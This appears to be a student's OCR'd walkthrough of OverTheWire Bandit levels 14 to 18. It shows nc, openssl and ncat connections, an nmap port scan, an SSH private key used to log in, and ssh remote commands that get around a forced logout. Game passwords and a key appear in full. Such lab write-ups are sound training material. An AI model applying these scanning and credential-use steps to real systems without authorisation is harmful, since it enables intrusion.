
now we have logged into bandit 14 i.e i am a user of bandit14 and can acces the etc/bandit_pass/bandit24: cat /etc/bandit_pass/bandit14

```
drwxr-xr-x   2 root root  4096 Jun 27 09:59 srv
dr-xr-xr-x  13 root root     0 Jul 28 19:53 sys
drwxrwx-wt 596 root root 32768 Jul 29 09:52 tmp
drwxr-xr-x  14 root root  4096 Jul 28 19:03 usr
drwxr-xr-x   2 root root  4096 Jul 28 19:06 utumno
drwxr-xr-x  14 root root  4096 Jul 28 19:32 var
drwxr-xr-x   2 root root  4096 Jul 28 19:06 vortex
bandit14@bandit:/$ cd ~
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS
bandit14@bandit:~$ exit
logout
Connection to localhost closed.
bandit13@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Password fro thenext level: MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS

LEVEL 14 – LEVEL 15

Login: ssh bandit14@bandit.labs.overthewire.org -p 2220
password: MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS




It is give that the password fro the next level is given by submitting the current level password to port 30000 localhost
`nc` or `netcat` is a command that allows to read and write data over a network connection.
We can connect to ports using netcat : nc <hos> <port>
then by entering the current level password we get the password for the next level

```
  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or I

  Enjoy your stay!

bandit14@bandit:~$ nc localhost 30000
MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS
Correct!
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
```

Password fro the next level: 8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo

LEVEL 15 – LEVEL 16

Login: ssh bandit15@bandit.labs.overthewire.org -p 2220
password: 8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo



it is given that the password fro the next level is given by submitting the current level password to port 30001 on localhost using SSL/TLS encryption
SSL(secure socket layer)/TLS(transport layer security): used in https to secure the web traffic

to achieve this is using the `openssl` command along with `s_client` which allows to connect to services on our machine using SSL.
Openssl: library for secure communication over networks
openssl s_client -connect localhost:30001 (or) ncat -ssl localhost <port>

```
bandit15@bandit:~$ openssl s_client -connect localhost:30001
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = SnakeOil
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = SnakeOil
verify return:1
---
Certificate chain
 0 s:CN = SnakeOil
   i:CN = SnakeOil
   a:PKEY: rsaEncryption, 4096 (bit); sigalg: RSA-SHA256
   v:NotBefore: Jun 10 03:59:50 2024 GMT; NotAfter: Jun  8 03:59:50 2034 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIFBzCCAu+gAwIBAgIUBLz7DBxA0IfojaL/WaJzE6Sbz7cwDQYJKoZIhvcNAQEL
BQAwEzERMA8GA1UEAwwIU25ha2VPaWwwHhcNMjQwNjEwMDM1OTUwWhcNMzQwNjA4
MDM1OTUwWjATMREwDwYDVQQDDAhTbmFrZU9pbDCCAiIwDQYJKoZIhvcNAQEBBQAD
ggIPADCCAgoCggIBANI+P5QXm9Bj21FIPsQqbqZRb5XmSZZJYaam7EIJ16Fxedf+
jXAv4d/FVqiEM4BuSNsNMeBMx2Gq0lAfN33h+RMTjRoMb8yBsZsC063MLfXCk4p+
09gtGP7BS6Iy5XdmfY/fPHvA3JDEScdlDDmd6Lsbdwhv93Q8M6POVO9sv4HuS4t/
jEjr+NhE+Bjr/wDbyg7GL71BP1WPZpQnRE4OzoSrt5+bZVLvODWUFwinB0fLaGRk
GmI0r5EUOUd7HpYyoIQbiNlePGfPpHRKnmdXTTEZEoxeWWAaM1VhPGqfrB/Pnca+
vAJX7iBOb3kHinmfVOScsG/YAUR94wSELeY+UlEWJaELVUntrJ5HeRDiTChiVQ++
wnnjNbepaW6shopybUF3XXfhIb4NvwLWpvoKFXVtcVjlOujF0snVvpE+MRT0wacy
```


by giving the current level password we get the next level password

```
    00b0 - 04 1f 32 b3 bf 10 3a de-63 5a b0 79 9a b7 3b 7f   ..2...:.cZ.y..;.
    00c0 - 78 18 ea 4b 67 a9 0c 4b-cb 62 4b 22 22 40 a6 e4   x..Kg..K.bK""@..
    00d0 - e9 f2 de 88 7d 9e c0 71-8a 7a 86 73 e1 a1 e8 85   ....}..q.z.s....

    Start Time: 1753783104
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
Correct!
kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx

closed
```

Password for the next level : kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx

LEVEL 16 – LEVEL 17

Login: ssh bandit16@bandit.labs.overthewire.org -p 2220
password: kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx



it is given that by submitting the current level password on a port in localhost in range 31000 to 32000 we get the credentials for the next level. that port speaks to SSL/TLS

First we need to find the port. So we need to span all the ports in range 3100-32000 .
this can be done using nmap: nmap -sV -T4 -p 31000-32000 localhost
The -T4 flag is used to increase the speed of the scan while the -p flag is used to specify the ports and the -sV flag is used to identify the versions of the services.

```
bandit16@bandit:~$ ls -la
total 24
drwxr-xr-x   2 root     root     4096 Jul 28 19:03 .
drwxr-xr-x 150 root     root     4096 Jul 28 19:06 ..
-rw-r-----   1 bandit16 bandit16   33 Jul 28 19:03 .bandit15.password
-rw-r--r--   1 root     root      220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root     root     3851 Jul 28 18:47 .bashrc
-rw-r--r--   1 root     root      807 Mar 31  2024 .profile
bandit16@bandit:~$ nmap -sV -T4 -p 31000-32000 localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-29 10:01 UTC
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 10:02 (0:00:15 remaining)
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
```

```
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00017s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
31046/tcp open  echo
31518/tcp open  ssl/echo
31691/tcp open  echo
31790/tcp open  ssl/unknown
31960/tcp open  echo
1 service unrecognized despite returning data. If you know the service/version, please submit the
g fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port31790-TCP:V=7.94SVN%T=SSL%I=7%D=7/29%Time=68889BF3%P=x86_64-pc-linu
SF:x-gnu%r(GenericLines,32,"Wrong!\x20Please\x20enter\x20the\x20correct\x2
SF:0current\x20password\.\n")%r(GetRequest,32,"Wrong!\x20Please\x20enter\x
SF:20the\x20correct\x20current\x20password\.\n")%r(HTTPOptions,32,"Wrong!\
SF:x20Please\x20enter\x20the\x20correct\x20current\x20password\.\n")%r(RTS
SF:PRequest,32,"Wrong!\x20Please\x20enter\x20the\x20correct\x20current\x20
SF:password\.\n")%r(Help,32,"Wrong!\x20Please\x20enter\x20the\x20correct\x
SF:20current\x20password\.\n")%r(FourOhFourRequest,32,"Wrong!\x20Please\x2
SF:0enter\x20the\x20correct\x20current\x20password\.\n")%r(LPDString,32,"W
SF:rong!\x20Please\x20enter\x20the\x20correct\x20current\x20password\.\n")
SF:%r(SIPOptions,32,"Wrong!\x20Please\x20enter\x20the\x20correct\x20curren
SF:t\x20password\.\n");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 155.41 seconds
```

From this we get the two ports 31518, 31790 but by check the port 31790 is correct port
by connect to it by openssl i couldn’t it was asking for keyupdate
but by using ncat –ssl localhost 31790 i got it right

```
bandit16@bandit: $ ncat --ssl localhost 31790
kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx
Correct!
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvmOkuifmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SUdyJ
imZzeyGC0gtZPGujUSxiJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl87ORiO+rW4LCDCNd2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW3OekePQAzL0VUYbW
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wNX
x0YVztz/zbIkPjfkU1jHS+9EbVNj+D1XFOJuaQIDAQABAoIBABagpxpM1aoLWfvD
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNuDE6SFthOar69jp5RlLwD1NhPx3iBl
J9nOM8OJ0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29ovd
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yOQ9qOkwFTEQpjtF4uNtJom+asvlpmS8A
vLY9r60wYSvmZhNqBUrj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRhORT
8c8hAuRBb2G82so8vUHk/fur85OEfc9TncnCY2crpoqsghifKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyc9P2jGRNtMSkCgYEAypHd
HCctNi/FwjulhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCIvGCSx+X3l5SiWg0A
R57hJglezIiVjv3aGWHwvlZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5HDi
Ttiek7xRVxUl+iU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB3OhYimtiG2Cg5JCqIZFHxD6MjEGOiu
L8ktHMPvodBwNsSBULpG0QKBgBAplTfC1HOnWiMGOU3KPwYWt0O6CdTkmJOmL8Ni
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
YOdjHdSOoKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyzRqaM
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrttF5NSsJLAbxFpdlc1gvtGCWW+9Cq0b
dxviW8+TFVEBl104f7HVm6EpTscdDxU+bCXWkfjuRb7Dy9GOtt9JPsX8MBTakzh3
```

we have been given a rsa key. So this can be used to login through the next level.
Create a file in the /tmp directory and copy the key in it
Give the permission to the file to accesss it : chmod 600
then run ssh bandit17@bandit.labs.overthewire.org -p 2220 -i id_rsa_1
then we can go to *etc/*bandit_pass/ bandit17 to get the password fro the next level

Password for the next level:
EreVavePLFHtFlFsjn3hyzMlvSuSAcRD

LEVEL 17 – LEVEL 18

Login: ssh bandit17@bandit.labs.overthewire.org -p 2220 -i id_rsa_1 (or) ssh bandit17@bandit.labs.overthewire.org -p 2220

Bandit Level 17 → Level 18

Level Goal

There are 2 files in the homedirectory: **passwords.old** and **passwords.new**. The password for the next level is in **passwords.new** and is the only line that has been changed between **passwords.old** and **passwords.new**

NOTE: if you have solved this level and see 'Byebye!' when trying to log into bandit18, this is related to the next level, bandit19

password: EreVavePLFHtFlFsjn3hyzMlvSuSAcRD

```
tenisha@tenisha: $ chmod 600 id_rsa_1
tenisha@tenisha: $ ssh bandit17@bandit.labs.overthewire.org -p 2220 -i id_rsa_1
```

```
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
```

it is given that there are 2 files in the home directory: passwords.old, passwords.new
they have one line changed between these two

```
Enjoy your stay!

bandit17@bandit: $ ls -la
total 36
drwxr-xr-x   3 root     root     4096 Jul 28 19:03 .
drwxr-xr-x 150 root     root     4096 Jul 28 19:06 ..
-rw-r-----   1 bandit17 bandit17   33 Jul 28 19:03 .bandit16.password
-rw-r--r--   1 root     root      220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root     root     3851 Jul 28 18:47 .bashrc
-rw-r-----   1 bandit18 bandit17 3300 Jul 28 19:03 passwords.new
-rw-r-----   1 bandit18 bandit17 3300 Jul 28 19:03 passwords.old
-rw-r--r--   1 root     root      807 Mar 31  2024 .profile
drwxr-xr-x   2 root     root     4096 Jul 28 19:03 .ssh
bandit17@bandit: $ cat passwords.new
2m5fe7DY4lHePiL3SFPfqlGf7Rr9OoTi
enn1SPiJs5akRmif1jKzWNpYM0KiwUEO
t0f8tU2z08dIFEA3eUE94BjkEIHfuL0B
AJhQJr32QhR0zQsIKEsEsprrcZfsxqK0
C83pp4ZwkdFU3ryu0JVzzI5Fscr8u6X1
H5I8seo6zJYKvxQ09TiXV3jHYfbk1aPv
LJsEcuW8lQEpMUfNBY8pQtpNmUyQkGUD
AV317cEcRAJdPs962ksmYBBAU5odr4ga
qxs3HbNY3Huc3M2Lua9J1ZF123vnoMmz
72wyTLVkxMqh0pVwTzMFx80XDL1vNXDH
N7CIzUprcBGRCVZlKJyNPzmFk7wtypOP
XztjHzb3yIrkJQZcbILzPSbaBcjvMm2j
j8Tgwc7JwhEWjpRP7li5gDzsQIfuWsCx
PBJXezro3dIGUZ5SWQKXAhOvi4VrdMBv
```


By using diff command we can know which line has been changed

```
Dl9SbgDTYYBKNBdHZs2tvCudfG1JjWFl
E4N0xDhYsDUCRf3FRqSvyAPBCv0N0wL6
5xWWOQ3k1dnFWbHmV46BqZB0Afno6Rx2
R7krJss99QDsaWvHyAUI2zBzmA9xhouZ
K3hDb2lQfxFwewVxJpzv0OT5Il4aTgAz
XlHI33zBMCEbTr1BpOOOQzucMn5HM3yG
MYq9vcDtqVR4HmUNj1I2WJGf3WbQzsZM
bandit17@bandit:~$ diff passwords.new passwords.old
42c42
< x2gLTTjFwMOhQ8oWNbMN362QKxfRqGlO
---
> QqPdv6c2Ncstw7dg4MbSh4vxwY7pHJmE
bandit17@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Password fro the next level: x2gLTTjFwMOhQ8oWNbMN362QKxfRqGlO

LEVEL 18 – LEVEL 19

Login: ssh bandit18@bandit.labs.overthewire.org -p 2220
password: x2gLTTjFwMOhQ8oWNbMN362QKxfRqGlO



it is given that the password for the next levle is stored in a file readme in the homedirectory.
But .bashrc is modified shuch that we can't log in using ssh

```
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

Byebye !
Connection to bandit.labs.overthewire.org closed.
```

.bashrc is a file that runs everytime a terminal is loaded
it also allows remote execution of commander by adding the commands after the comman SSH experssion
hence, we can execute the command like: ssh bandit18@bandit.labs.overthewire.org -p 2220 ls
ssh bandit18@bandit.labs.overthewire.org -p 2220 cat readme
we get our password fro the next level

```
tenisha@tenisha: $ ssh bandit18@bandit.labs.overthewire.org -p 2220 "cat readme"
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit18@bandit.labs.overthewire.org's password:
cGWpMaKXVwDUNgPAVJbWYuGHVn9zl3j8
```

